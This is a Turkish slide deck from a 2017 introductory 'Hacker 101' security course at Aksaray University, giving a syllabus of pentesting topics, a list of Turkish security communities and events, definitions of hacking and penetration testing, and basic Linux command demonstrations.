

A K A D E M İ K B İ L İ Ő İ M

**AB2017**

A K S A R A Y Ü N İ V E R S İ T E S İ

# Hacker 101 Kursu

Ahmet GÜREL



# İÇERİK

## 1. Gün

**1. Kısım** Neden güvenlik ? Hacker / Hacking nedir ? Yaşanmış en büyük hacking vakaları leakedin twitter ve nytimes dns hacked - SEA- Hacker / Hacking nedir ? White Hat hackers Gray Hat Hackers Black hat hackers Güvenlik Sektöründe ki çalışma alanları Zararlı Yazılım Analizi Tersine Mühendislik Sızma Testleri Network Web Mobile Application Source Code Audit

**2. Kısım** : Linux Temelleri,Basit network bilgisi OSI Katmanları ve bu katmanlarda bulunan zafiyetler Routing,DNS, DHCP,NAT,ARP, TCP/UDP(Portlar) Layer 7 Kavramlar (WAF, IPS/IDS Nedir)

## 2. Gün

**1.Kısım** Network Servisleri ve Paketleri Paket koklamalar (Wireshark) Tcp-replay ve uygulamaları Hping ve uygulamalar Netcat ve uygulamalar Arp ve Ettercap uygulamaları

**2. Kısım** Kablosuz çalışma mekanizması Wep zafiyetleri Wpa/Wpa2 ve mevcut WPS Mekanizması ve zafiyetleri

**3. Kısım** Password Cracking Encrpytion nedir ? Encryption'ların collision probability'leri ve güvenilirlikleri Rainbow table Hashcat brute force wordlist

# İÇERİK

## 3. Gün

Web Uygulamaları HTTP Protokolü Web uygulamasının yaşam döngüsü Web uygulamasının kullanıcılar ile etkileşime geçmesi HTTP POST/GET COOKIE OWASP Top 10 ve Her birinin örneklerle uygulamalı açıklanması. DVWA üzerinden uygulamalı anlatılacaktır. Sosyal mühendislik nedir ? Saldırının tasarlanması Saldırı vektörleri ve en zayıf halka SET (Social Engineering Toolkit)

## 4. Gün

### 1. Kısım

Vulnerability Search ( Zafiyet Taraması) Nmap (Script) Openvas Nikto DirBuster Sqlmap Wpscanner Metasploit

### 2. Kısım

Capture The Flag (Hacking Game)

**Hacker 101 Kursu :** <http://ab.org.tr/ab17/kursdir/226.html>

# Hacker 101 | Siber Güvenliğe Giriş

## **Neden Güvenlik?**

Güvenlik neden önemlidir.

## **Siber Güvenlik Neden Önemlidir?**

Günümüz dünyasında Siber Güvenlik neden önemlidir ve Kursu geliř amacınız neler?



# Yerli Yazılım ve Yazılım GüvenliĐinin Önemi

**900 MİLYON  
DOLARLIK KAHVE!**

## **TÜM TÜRKİYE O KAHVENİN BİTMESİNİ BEKLEDİ!**

Borsa İstanbul Başkanı İbrahim Turhan, 2011 yılında yaşanan ve akıllarda EFT krizi olarak kalan olayla ilgili bilinmeyen bir gerçeĐi açıkladı. Turhan, Merkez Bankası'nın EFT işlemleri için kullandığı yabancılardan alınan yazılımın 2011 Haziran'ında tüm Türkiye genelinde arıza yaptığını söyledi. Turhan, "Yazılımı aldığımız İngiliz firma ile temesa geçtik, aksaklığı giderecek uzman kahve molasındaydı ve prensip olarak kahve molası bitmeden iş başı yapamayacağını söyledi. Günlük 900 milyon dolarlık EFT akışı olan Türkiye o gün bir İngiliz'in kahve molasını bekledi ve ticaret yapamaz hale geldi..." dedi.

# TÜRKİYEDE SİBER GÜVENLİK

## 1-Octosec Topluluğu:

Gönüllü bir siber güvenlik topluluğu

Hackercamp,Konferans,CTF gibi bir çok ücretsiz etkinlik

düzenlemekteler.

<http://www.octosec.net/>

<http://www.hacktrickconf.com/>

<http://www.gameofpwners.com/>



# TÜRKİYEDE SİBER GÜVENLİK

## 2-Canyoupwnme Siber Güvenlik Arařtırmacıları Topluluęu:

Ücretsiz gönüllü bir siber güvenlik topluluęu

Pwnlydays,,CTF ve Canyoupwn.me sitesinde

türkçe içerik gibi çalışmalarını vardır.

<https://canyoupwn.me/>

<https://ctf.canyoupwn.me/>



# TÜRKİYEDE SİBER GÜVENLİK

## 3-Cezeri Siber Güvenlik Akademisi

Gönüllü bir siber güvenlik topluluğu

Bşr çok ücretsiz eğitim,konferans vermektetirler.

CSGA Blogta teknik yazılar ve değerli siber güvenlik çevirileri yer almakta.

<http://www.cezerisga.com/>




# TÜRKİYEDE SİBER GÜVENLİK

## 4-Blackbox Siber Mücadele Topluluğu

Gönüllü bir siber güvenlik topluluğu

Bşr çok ücretsiz eğitim,konferans vermektetirler.

<https://www.blackbox-tr.com/>



**BLACKBOX**  
SİBER MÜCADELE TAKIMI

# TÜRKİYEDE SİBER GÜVENLİK

## 5-Üniversitelerin Siber Güvenlik Toplulukları

SDU CYBERLAB ( <http://cyberlab.sdu.edu.tr/> )

SAÜ SİBER ( <http://sausiber.org/> )

PAÜ SİBER ( <https://pausiber.xyz/> )

İÜ SİBER ( <https://twitter.com/iusiber> )

GAZİ SİBER ( <http://gazisiber.org/> )

BOUN SİBER ( <https://siber.boun.edu.tr/> )

ANKARA CYBER CLUB ( [https://twitter.com/\\_aucc](https://twitter.com/_aucc) )

KKÜ SİBER ( <https://twitter.com/kkusiber> )

# TÜRKİYEDE SİBER GÜVENLİK

## 6 -Siber Güvenlik Kamp ve Kursları

INETD & LKD - Linux Yaz Kampı ve AB Kursları : <https://kamp.linux.org.tr>

Octosec - HackerCamp : <http://www.octosec.net/hackercamp.php>

Canyoupwnme - PwnlyDays : <https://canyoupwn.me/pwnlydays>

Siber Güvenlik Kampı : <http://www.siberkamp.org/>

Siber Güç Kampı : <https://siber.boun.edu.tr/tr/siber-guc-kampi>

Adli Bilişim Kampı : <https://siber.boun.edu.tr/tr/adli-bilisim-kampi>

Turkcell Cyber Camp 17 : <http://www.cybercamp2017.com/>

Havelsan Siber Güvenlik Kampı : <http://akademi.havelsan.com.tr/>

# TÜRKİYEDE SİBER GÜVENLİK

## 7 -Siber Güvenlik Yarışmaları ve Projeleri

HACKINGWARS : <https://twitter.com/hackingwars>

Game of Pwners : <https://twitter.com/gameofpwners>

CTF Canyoupwnme : <https://ctf.canyoupwn.me/>

Siber Yıldız : <https://twitter.com/TRCert>

Hack METU : <http://hackmetu.com/>

SDU CTF : <http://sductf.org/>

Bilgi Güvenliği Proje Yarışması : <http://proje.lostar.com/>

\*\*\*\*\* <https://ctftime.org/> \*\*\*\*\*



# Hacker 101 | Siber Güvenliğe Giriş

## Hacker Kimdir?

Hacker yada Bilgisayar Korsanı şahsî bilgisayarlar veya çeşitli kurum ve kuruluşlara ait bilgisayarlar ve ağlara izinsiz olarak giriş yapan kişi.

Bir insanın hacker olabilmesi için hazırlanmış kriterler, tanımlanmış yetenekler veya şartlar yoktur.

Sistemi olduğundan farklı bir şekilde kullanması yeterlidir.

# Hacker 101 | Siber GüvenliĐe Giriş

## Hacking nedir?

Hekleme, başka tarafın bilgisayarına illegal yolla girme veya İnternet sitesini art niyet veya dolandırıcılık amacı ile kullanma veya yetkilendirilmemiş deĐişiklikler yapma veya sadece eĐlence için bir bilgisayara girme yada virus bulaştırma gibi sayabileceğimiz bir çok eylem hekleme, hacking kavramının içinde bulunmaktadır.

# Hacker 101 | Siber GüvenliĐe Giriş

## Yaşanmış En Büyük Hacking Vakaları

Wikileaks, NSA-GCHQ sızıntıları(Snowden), Stuxnet, Mt. Gox Bitcoin Hack, Adobe Hack ,Nic tr DDoS, Akbank hacklendi: 4 milyon dolar sızdırıldı vb.

# Hacker 101 | Siber Güvenliğe Giriş



White Hat Hacker

Lamer

Grey Hat Hacker

Script Kiddie

Black Hat Hacker

Phreaker

Malware Analyst

Cracker

Reverse Engineering

Cyber Crime Researcher

Cyber Security Researcher / Penetration Tester / Cyber Security Test Engineering

# Hacker 101 | Siber Güvenliğe Giriş

## Güvenlik Sektöründe Çalışma Alanları

Adli Bilişim Uzmanlığı

Sızma Testi Uzmanlığı

Güvenlik Danışmanlığı

Zararlı Yazılım Analiz Uzmanlığı

SOME & SOC Ekipleri

Tersine Mühendislik

# Hacker 101 | Siber Güvenliğe Giriş

**Beyaz kutu (white box) sızma testleri:** Testi yapacak kişi, firma tarafından sistem hakkında bilgilendirilir. Bu tip testlerde daha önceden firmada çalışmış/çalışmakta olan ve ağa misafir olarak bağlanan kişilerin sisteme verebileceği hasar test edilir.

**Siyah kutu (black box) sızma testleri:** Bu yöntemde testi yapacak kişiyle herhangi bir bilgi paylaşımı olmaz sadece saldırılacak hedef belirtilir. Bu tip testlerde amaç dışardan bir saldırganın sisteme nasıl erişebileceği ile ilgili bilgi elde edilir.

**Gri kutu (gray box) sızma testleri:** Hem içerden hem dışarıdan yapılan test anlamındadır.

# Hacker 101 | Siber Güvenliğe Giriş

Kurum ađ altyapısı sızma testleri

DoS/DDoS atakları

Son kullanıcı ve sosyal mühendislik testleri

Kablosuz ađ sızma testleri

Web uygulamaları sızma testleri

Mobil uygulamaların sızma testleri

İşletim sistemleri sızma testleri

Veritabanı sistemleri sızma testleri


Kaynak Kod Analizi (Source Code Audit)

# Hacker 101 | Siber Güvenliğe Giriş

- Bilgi Toplama
- Ağ Haritalama
- Zayıflık Tarama süreci
- Penetrasyon(Sızma) Süreci
- Erişim elde etme
- Hak Yükseltme
- Detaylı Araştırma
- Erişimlerin Korunması
- Raporlama



# Linux'ta Dosya ve Dizin Yapısı



# Linux'ta Dosya ve Dizin Yapısı

**/bin** : Olması zorunlu temel komut dosyalarını içerir.

**/boot** : Başlangıç için gerekli dosyaları bulundurur.

**/home**: Ev dizinidir.İçinde kullanıcı dosyaları masaüstü,resimler,indirilenler gibi dosyalar bulunur.

**/dev** : Donanım dosyaları vardır.

**/etc** : Sistem ayarlarını barındırır.

**/lib** : Kütüphane dosyaları ve çekirdek modülleri bulunur.

**/media** : Kaldırılabilir aygıtların (CD-ROM, USB bellek vb.) sisteme eklendiği klasördür.

**/mnt** : Sistem açılışında otomatik olarak bağlanan sabit disk bölümleri bu dizin altında eklenir.

**/opt** : Üçüncü parti kullanıcı programlarının kurulması içindir.

**/sbin** : Sistemi yöneticisiyle ilgili çalıştırabilir dosyaları tutar.


**/srv** : Sistemin sunduğu hizmetlerle alakalıdır.

**/tmp** : Geçici dosyaları tutmak içindir.

**/usr** : Tüm kullanıcılarca paylaşılan verileri içeren dizindir.

**/var** : Log dosyaları, e-posta ve yazıcı kuyrukları gibi değişken verileri barındırır.

# Ubuntunun /(Kök) Dizini



# Dosya İşlemleri

**ls** – dosyaları listeler **ls -la** gizli dosyalar dahil tüm dosyaları listeler

**cd** – seçtiğiniz dizinin içine girmenizi sağlar

```
ahmet-gurel@GUREL:~$ ls
AndroidStudioProjects  Downloads          Music              Templates
bin                    examples.desktop  netbeans-8.0.1    Ubuntu One
Desktop                genymotion        NetBeansProjects  Videos
dev-c++               glassfish-4.1     Pictures           VirtualBox VMs
disk                  JavaFX            Public             workspace
Documents             jdk1.8.0_20      soru19.txt~
ahmet-gurel@GUREL:~$ cd Desktop/
ahmet-gurel@GUREL:~/Desktop$
```

# Komutlar Hakkında Yardım Alma

komut `--help` ya da `man` komut ile komutların diğer parametrelerini görebiliriz.

```
ahmet-gurel@GUREL:~$ ls --help
Usage: ls [OPTION]... [FILE]...
List information about the FILEs (the current directory by default).
Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.
```

```
Mandatory arguments to long options are mandatory for short options too.
-a, --all do not ignore entries starting with .
-A, --almost-all do not list implied . and ..
--author with -l, print the author of each file
-b, --escape print C-style escapes for nongraphic characters
--block-size=SIZE scale sizes by SIZE before printing them. E.g.,
'-block-size=M' prints sizes in units of
1,048,576 bytes. See SIZE format below.
-B, --ignore-backups do not list implied entries ending with ~
-c with -lt: sort by, and show, ctime (time of last
modification of file status information)
with -l: show ctime and sort by name
otherwise: sort by ctime, newest first
-C list entries by columns
--color[=WHEN] colorize the output. WHEN defaults to 'always'
or can be 'never' or 'auto'. More info below
-d, --directory list directory entries instead of contents,
and do not dereference symbolic links
-D, --dired generate output designed for Emacs' dired mode
-f do not sort, enable -aU, disable -ls --color
-F, --classify append indicator (one of */=>@) to entries
likewise, except do not append '*'
--file-type across -x, commas -n, horizontal -x, long -l,
single-column -l, verbose -l, vertical -C
--full-time like -l --time-style=full-iso
```

ls --help komutunun çıktısı

```
ahmet-gurel@GUREL:~$ man ls
LS(1) User Commands LS(1)
NAME
ls - list directory contents
SYNOPSIS
ls [OPTION]... [FILE]...
DESCRIPTION
List information about the FILEs (the current directory by default). Sort entries alphabetically if none of -cftu-
vSUX nor --sort is specified.
Mandatory arguments to long options are mandatory for short options too.
-a, --all do not ignore entries starting with .
-A, --almost-all do not list implied . and ..
--author with -l, print the author of each file
-b, --escape print C-style escapes for nongraphic characters
--block-size=SIZE scale sizes by SIZE before printing them. E.g., '-block-size=M' prints sizes in units of 1,048,576 bytes.
See SIZE format below.
-B, --ignore-backups
Manual page ls(1) line 1 (press h for help or q to quit)
```

man ls komutunun çıktısı

**pwd**: Bulduğumuz dizini verir **clear**: Terminal ekranını temizler **mkdir klasör\_adi** – belirtilen isimde dizin oluşturur.

**mkdir -p klasör1/klasör2-** -p parametresi iç içe klasör oluşturmaya yarar. Bu ve daha fazla parametreyi **man mkdir** ile görebilirsiniz

```
ahmet-gurel@GUREL:~$ ls
AndroidStudioProjects  Downloads          Music              Templates
bin                    examples.desktop  netbeans-8.0.1    Ubuntu One
Desktop                genymotion        NetBeansProjects  Videos
dev-c++                glassfish-4.1     Pictures           VirtualBox VMs
disk                   JavaFX            Public            workspace
Documents              jdk1.8.0_20      soru19.txt~

ahmet-gurel@GUREL:~$ mkdir LinuxEgitim
ahmet-gurel@GUREL:~$ ls
AndroidStudioProjects  Downloads          LinuxEgitim        soru19.txt~
bin                    examples.desktop  Music              Templates
Desktop                genymotion        netbeans-8.0.1    Ubuntu One
dev-c++                glassfish-4.1     NetBeansProjects  Videos
disk                   JavaFX            Pictures           VirtualBox VMs
Documents              jdk1.8.0_20      Public            workspace

ahmet-gurel@GUREL:~$ pwd
/home/ahmet-gurel
ahmet-gurel@GUREL:~$ █
```

# Silme ve Kopyalama İşlemleri

**rm dosya** – dosya siler    **rm -r klasör** – belirtilen klasörü siler

**touch dosya** – boş dosya oluşturur

```
ahmet-gurel@GUREL:~$ cd LinuxEgitim/
ahmet-gurel@GUREL:~/LinuxEgitim$ mkdir klasör1
ahmet-gurel@GUREL:~/LinuxEgitim$ touch dosya
ahmet-gurel@GUREL:~/LinuxEgitim$ ls
dosya  klasör1
ahmet-gurel@GUREL:~/LinuxEgitim$ rm dosya
rm: remove regular empty file 'dosya'? y
ahmet-gurel@GUREL:~/LinuxEgitim$ ls
klasör1
ahmet-gurel@GUREL:~/LinuxEgitim$ rm -r klasör1/
rm: remove directory 'klasör1/'? y
ahmet-gurel@GUREL:~/LinuxEgitim$ ls
ahmet-gurel@GUREL:~/LinuxEgitim$ █
```

\*\*Burada silme işlemini gerçekleştirirken silinsin mi diye soruyor y(yes) diyerek işlemi onaylıyoruz.

# Silme ve Kopyalama İşlemleri

**cp dosya1 dosya2** – dosya1'i dosya2'ye kopyalar

**cp -r dizin1 dizin2** – dizin1'i dizin2'ye kopyalar; dizin2 yoksa oluşturur

```
ahmet-gurel@GUREL:~$ cp -r /home/ahmet-gurel/LinuxEgitim/ /home/ahmet-gurel/Music/
ahmet-gurel@GUREL:~$ ls
AndroidStudioProjects  Documents          JavaFX             NetBeansProjects  Ubuntu One
bin                    Downloads          jdk1.8.0_20       Pictures           Videos
Desktop                examples.desktop  LinuxEgitim        Public            VirtualBox VMs
dev-c++                genymotion        Music              soru19.txt~       workspace
disk                   glassfish-4.1     netbeans-8.0.1    Templates
```

```
ahmet-gurel@GUREL:~$ cd Music/
ahmet-gurel@GUREL:~/Music$ ls
LinuxEgitim
ahmet-gurel@GUREL:~/Music$ █
```




**komut > dosya\_adi** - komutun çıktısını dosyadaki şeyleri silip yazar.(yoksa oluşturur)

**komut >> dosya\_adi** - komutun çıktısını dosyanın sonuna yazar.(yoksa oluşturur)

**cat dosya\_adi**- dosyanın içerisindekileri terminalde görmemizi sağlar.

**more dosya\_adi**-dosyanın çıktısını sayfalararak gösterir..



The screenshot shows a Linux desktop environment with a terminal window open. The desktop background is a sunset scene with trees. Several application icons are visible: Eclipse, Tor Browser, NetBeans IDE 8.0, Android Studio, and a folder named 'komutlar'. The terminal window title is 'ahmet-gurel@GUREL: ~/Desktop'. The terminal output shows the following commands and their results:

```
ahmet-gurel@GUREL:~$ cd Desktop/
ahmet-gurel@GUREL:~/Desktop$ ls > komutlar
ahmet-gurel@GUREL:~/Desktop$ cat komutlar
1.Sınıf
2.png
2.Sınıf
ahmett~
aritma~
aritma 1.soru~
Android Studio
CEH
crontab~
deneme~
deneme.c~
Eclipse
fastshh.com~
gurelahmet
hello
ihale.sql
İleri Seviye Cafe Otomasyonu~
JAVA
JavaFX 2.0- Introduction by Example.pdf
JavaFX Scene Builder 2.0
Java Fx ve Linux Notları.odt
Java SE6 Oracle Sınav Kitabı .pdf
komutlar
Linux'a Giriş ve Kurulum.pdf
Linux Kamp~
Linux Kamp .odt
Linux Mysql
Linux.pdf
Linux Quiz.odt
netbeans-8.0.1.desktop
```

# Process(Süreç) Yönetimi

**ps** – Aktif süreçleri gösterir. **ps aux**-Tüm süreçleri gösterir.

```
ahmet-gurel@GUREL: ~$ ps aux
USER          PID  %CPU  %MEM    VSZ   RSS TTY      STAT   START       TIME     COMMAND
root           1   0.0   0.0  33916  3288 ?        Ss     21:28       0:01    /sbin/init
root           2   0.0   0.0     0     0 ?        S      21:28       0:00    [kthreadd]
root           3   0.0   0.0     0     0 ?        S      21:28       0:00    [ksoftirqd/0]
root           4   0.0   0.0     0     0 ?        S      21:28       0:02    [kworker/0:0]
root           5   0.0   0.0     0     0 ?        S<     21:28       0:00    [kworker/0:0H]
root           7   0.0   0.0     0     0 ?        S      21:28       0:02    [rcu_sched]
root           8   0.0   0.0     0     0 ?        S      21:28       0:00    [rcuos/0]
root           9   0.0   0.0     0     0 ?        S      21:28       0:00    [rcuos/1]
root          10   0.0   0.0     0     0 ?        S      21:28       0:00    [rcuos/2]
root          11   0.0   0.0     0     0 ?        S      21:28       0:00    [rcuos/3]
root          12   0.0   0.0     0     0 ?        S      21:28       0:00    [rcuos/4]
root          13   0.0   0.0     0     0 ?        S      21:28       0:00    [rcuos/5]
root          14   0.0   0.0     0     0 ?        S      21:28       0:00    [rcuos/6]
root          15   0.0   0.0     0     0 ?        S      21:28       0:00    [rcuos/7]
root          16   0.0   0.0     0     0 ?        S      21:28       0:00    [rcu_bh]
root          17   0.0   0.0     0     0 ?        S      21:28       0:00    [rcuob/0]
root          18   0.0   0.0     0     0 ?        S      21:28       0:00    [rcuob/1]
root          19   0.0   0.0     0     0 ?        S      21:28       0:00    [rcuob/2]
root          20   0.0   0.0     0     0 ?        S      21:28       0:00    [rcuob/3]
root          21   0.0   0.0     0     0 ?        S      21:28       0:00    [rcuob/4]
root          22   0.0   0.0     0     0 ?        S      21:28       0:00    [rcuob/5]
root          23   0.0   0.0     0     0 ?        S      21:28       0:00    [rcuob/6]
```

# Çalışan Process(Süreçler)'i Görme

**top-** Tüm süreçleri gösterir.

```
ahmet-gurel@GUREL: ~  
ahmet-gurel@GUREL:~$ top  
top - 22:49:10 up 1:20, 2 users, load average: 0.46, 0.52, 0.48  
Tasks: 250 total, 1 running, 249 sleeping, 0 stopped, 0 zombie  
%Cpu(s): 2.2 us, 2.2 sy, 0.0 ni, 95.1 id, 0.5 wa, 0.0 hi, 0.0 si, 0.0 st  
KiB Mem: 8069036 total, 2316176 used, 5752860 free, 119908 buffers  
KiB Swap: 0 total, 0 used, 0 free, 919144 cached Mem  
  
PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND  
2042 root 20 0 504324 61564 51524 S 10.0 0.8 2:05.56 Xorg  
2477 ahmet-g+ 20 0 1551360 80564 32048 S 9.3 1.0 2:20.80 compiz  
4192 ahmet-g+ 20 0 1177140 152708 33372 S 6.0 1.9 0:53.42 chromium-b+  
